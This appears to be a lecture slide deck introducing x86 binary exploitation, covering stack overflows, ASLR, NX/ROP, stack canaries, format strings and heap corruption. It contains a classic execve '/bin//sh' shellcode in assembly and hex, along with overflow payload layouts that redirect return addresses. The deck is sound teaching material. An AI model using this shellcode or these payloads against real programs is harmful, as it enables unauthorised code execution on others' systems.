

From Overflow to Shell

An Introduction to low-level exploitation

Carl Svensson @ KTH, January 2019

Biography

- MSc in Computer Science, KTH
- Head of Security, KRY/LIVI
- CTF: HackingForSoju
- E-mail: calle.svensson@zeta-two.com
- Twitter: @zetatwo

Agenda


1. Background
2. Stack based exploitation
3. Protections and bypasses
4. Heap based exploitation
5. Next steps

Who are you?

- Programmer
- Security interested
- Low-level language
 - C, C++
- Basic OS

What is an exploit?

- Unintended behaviour
- State machine
 - Initial state
 - Reachable state
 - Invalid state
- Exploit
 - Invalid state
 - "Dangerous" subset
- Vulnerability
 - Unintended transition (bug)
 - Leading to an exploit



A note on data

- Bits, groups of bits
 - nibble, byte, word, dword, qword
- Integer, text, code, addresses

```
65 66 67 68,  
"ABCD",  
inc ecx; inc edx; inc ebx; inc esp,  
0x44434241
```

- Same data, different operation
 - Context
- Endianess, little vs big


```
Little: 0x44332211 = 0x11 0x22 0x33 0x44  
Big: 0x44332211 = 0x44 0x33 0x22 0x11
```

Where are we?

- Physics
- Circuits
- Machine code <-- *You are here*
 - Assembler
- Low-level code: C, Rust
- Mid-level code: Java, C#
- High-level code: Python, JS


x86 architecture 101

- Virtual memory
 - Stack, heap, code



x86 architecture 101

- Virtual memory
 - Stack, heap, code
- General purpose
 - EAX, EBX, ECX, EDX
- Special purpose
 - EIP, EBP, ESP



Background

x86 basics

Calling convention

- Architecture specific
- x86, 32 bit

```
call 0xDEADBEEF  
...
```

```
ret
```

- args in reverse order

```
f(a,b)
```

- base pointer


```
push eip+5  
jmp 0xDEADBEEF
```

```
pop eip
```

```
push b  
push a  
call f
```

Calling convention

- Architecture specific
- x86, 32 bit
- `call 0xDEADBEEF = push eip; jmp 0xDEADBEEF`
- `ret = pop eip`
- args in reverse order
- base pointer



Background

x86 basics

Stack Exploitation

Stack buffer overflow

- Unchecked write
- Overwrite adjacent memory
- Overwrite return address

```
void vuln() {  
    int local1;  
    char buf[16];  
    fgets(buf);  
}
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
[AAAABBBBCCCCDDDD][EEEE][FFFF][GGGG]\0...
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x47474747 in example1 ()
```

Background

x86 basics

Stack Exploitation

Shellcode

- Code that launches a shell
- One of the general goals

```
xor    %eax,%eax
push   %eax
push   $0x68732f2f ; "//sh"
push   $0x6e69622f ; "/bin", "/bin//sh"
mov    %esp,%ebx
push   %eax
push   %ebx
mov    %esp,%ecx
mov    $0xb,%al ; execve
int    $0x80 ; syscall
```

```
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69"
"\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
```

Background

x86 basics

Stack Exploitation

Stack buffer overflow (-96)

- Unchecked write
- Overwrite adjacent memory
- Overwrite return address
 - With shellcode address

```
void vuln() {  
    int local1;  
    char buf[16];  
    fgets(buf);  
}
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:  
[31C050682F2F7368682F62696E89E350][5389E1B0][0BCD8000][0xbffffdb4]\0...
```

```
$ uname -a  
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Background

x86 basics

Stack Exploitation

Shellcode placement

- Shellcode can be placed anywhere

```
void vuln() {  
    int local1;  
    char buf[12];  
    fgets(buf);  
}
```

```
[buf (12 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:  
[AAAABBBBCCCCDDDD][EEEE][FFFF][0xbffffdd0]31C050682F2F7368682F62696E89E3505389E1B00BCD8000
```

```
$ uname -a  
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Background

x86 basics

Stack Exploitation

Shellcode placement

- Shellcode can be placed anywhere
- Don't need exact location
 - NOP creates margin

```
nop = 0x90
```

```
void vuln() {  
    int local1;  
    char buf[12];  
    fgets(buf);  
}
```

```
[buf (12 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0xbffffdb4:  
[AAAABBBBCCCCDDDD][EEEE][FFFF][0xbffffdd0]  
909090909090909031C050682F2F7368682F62696E89E3505389E1B00BCD8000
```

```
$ uname -a  
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```


Background

x86 basics

Stack Exploitation

Protection: ASLR (-01)

- Base of stack random
 - Code still static
- Location unknown
- Gadget

```
0x4000104A:  
jmp esp
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0x????????:  
[31C050682F2F7368682F62696E89E350][5389E1B0][0BCD8000][0x4000104A]
```

```
$ uname -a  
Linux pwnbox 4.15.0-42-generic #45-Ubuntu...
```

Background

x86 basics

Stack Exploitation

Protection: NX/DEP (-97)

- Random stack, static code
- Stack not executable, unknown location
- Gadgets
 - Return-oriented programming

```
0x4000104A:  
...  
pop eax  
ret
```

```
0x4000106A:  
...  
pop ebx  
pop ecx  
ret
```

```
[buf (16 bytes)][local1 (4 bytes)][saved bp (4 bytes)][return address (4 bytes)]
```

```
0x????????:  
[AAAA...DDDD][EEEE][FFFF][0x4000104A][0xDEADBEEF][0x4000106A][0xCAFEBABE][0xFEEDF00D]
```

```
eax = 0xDEADBEEF  
ebx = 0xCAFEBABE  
ecx = 0xFEEDF00D
```

Background

x86 basics

Stack Exploitation

Protection: StackGuard (-g8)

- Prevent the overflow
- Canary, secret value
- Controlled crash

```
void vuln() {  
    int local1;  
    char buf[12];  
    fgets(buf);  
}
```

```
void vuln() {  
    push_stack_cookie(); // Compiler  
    int local1;  
    char buf[12];  
    fgets(buf);  
    check_stack_cookie(); // Compiler  
}
```

```
SECRET = 0xfe481ac9  
[buf (16 bytes)][local1 (4 bytes)][SECRET][saved bp (4 bytes)][ret address (4 bytes)]
```

```
[AAAA...DDDD][EEEE][FFFF][GGGG][0x4000104A]  
0x464646466 != 0xfe481ac9
```

```
* stack smashing detected : ./a.out terminated  
===== Backtrace: =====  
/lib/i386-linux-gnu/libc-2.27.so (__fortify_fail+0x48) Aborted*
```

Background

x86 basics

Stack Exploitation

Other topics

- Format string vulnerability
- GOT, PLT
 - Protection: RELRO
- EBP overwrite
 - Create a new fake stack
- Partial overwrites

```
0x44434241 = 0x41 0x42 0x43 0x44
```

```
0xFF 0x42 0x43 0x44 = 0x444342FF
```

- Protection: Control-flow integrity (2014)
 - Bypass: JIT
- Protection: PAC (2017)
 - Bypass: TBA

Background

x86 basics

Stack Exploitation

Format string vulnerability

```
int printf ( const char * format, ... );  
  
printf("Name: %s, age: %d", name, age); // Ok  
printf(name); // Vulnerable
```

- Variable number of arguments
- Controlled by format string
- `EBP+4*(i+1)`
- Read direct: `%x`
- Read indirect: `%s`
- Write: `%n`
- Copy: `%0*x`
- Skip: `%4$08x`


Background

x86 basics

Stack Exploitation

Base pointer overwrite

- Fake stack
- Control local variables
- Absolute overwrite
- Partial overwrite



Background

x86 basics

Stack Exploitation

Other topics

- Format string vulnerability
- GOT, PLT
 - Protection: RELRO
- EBP overwrite
 - Create a new fake stack
- Partial overwrites

```
0x44434241 = 0x41 0x42 0x43 0x44
```

```
0xFF 0x42 0x43 0x44 = 0x444342FF
```

- Protection: Control-flow integrity (2014)
 - Bypass: JIT
- Protection: PAC (2017)
 - Bypass: TBA

Background

x86 basics

Stack Exploitation

Heap exploitation

A refresher on memory

- Physical
- Virtual
- Pages
- Memory allocator
 - libc (malloc/free)
 - other custom

Heap Structure

Size of previous chunk	Size of previous chunk	Size of previous chunk
Size of this chunk	Size of this chunk	Size of this chunk
Pointer to next chunk	Pointer to next chunk	Pointer to next chunk
Pointer to previous chunk	Pointer to previous chunk	Pointer to previous chunk
Data	Data	Data

Background

x86 basics


Stack Exploitation

Heap exploitation

Heap corruption: application layer

- Heap overflow
- Use after free
- Type confusion

Heap Structure



Background

x86 basics

Stack Exploitation

Heap exploitation

Heap corruption: memory allocator

- Re-linking
- Double free

Heap Structure

Size of previous chunk	Size of previous chunk	Size of previous chunk
Size of this chunk	Size of this chunk	Size of this chunk
Pointer to next chunk	Pointer to next chunk	Pointer to next chunk
Pointer to previous chunk	Pointer to previous chunk	Pointer to previous chunk
Data	Data	Data

Background

x86 basics

Stack Exploitation

Heap exploitation

Next steps

Want try it out?

- Capture the Flag, CTF
 - <https://ctftime.org>
 - <https://capturetheflag.withgoogle.com>
- Wargames
 - <https://picoctf.com>
 - <http://pwnable.kr>
 - <https://overthewire.org>
- YouTube
 - LiveOverflow
 - Gynvael Coldwind
 - MurmusCTF
 - ZetaTwo
- Tools
 - python + pwntools
 - gdb + pwndbg
 - radare2, IDA, binary ninja
- Educational
 - <https://github.com/RPISEC/MBE>
 - <https://github.com/shellphish/how2heap>

Questions?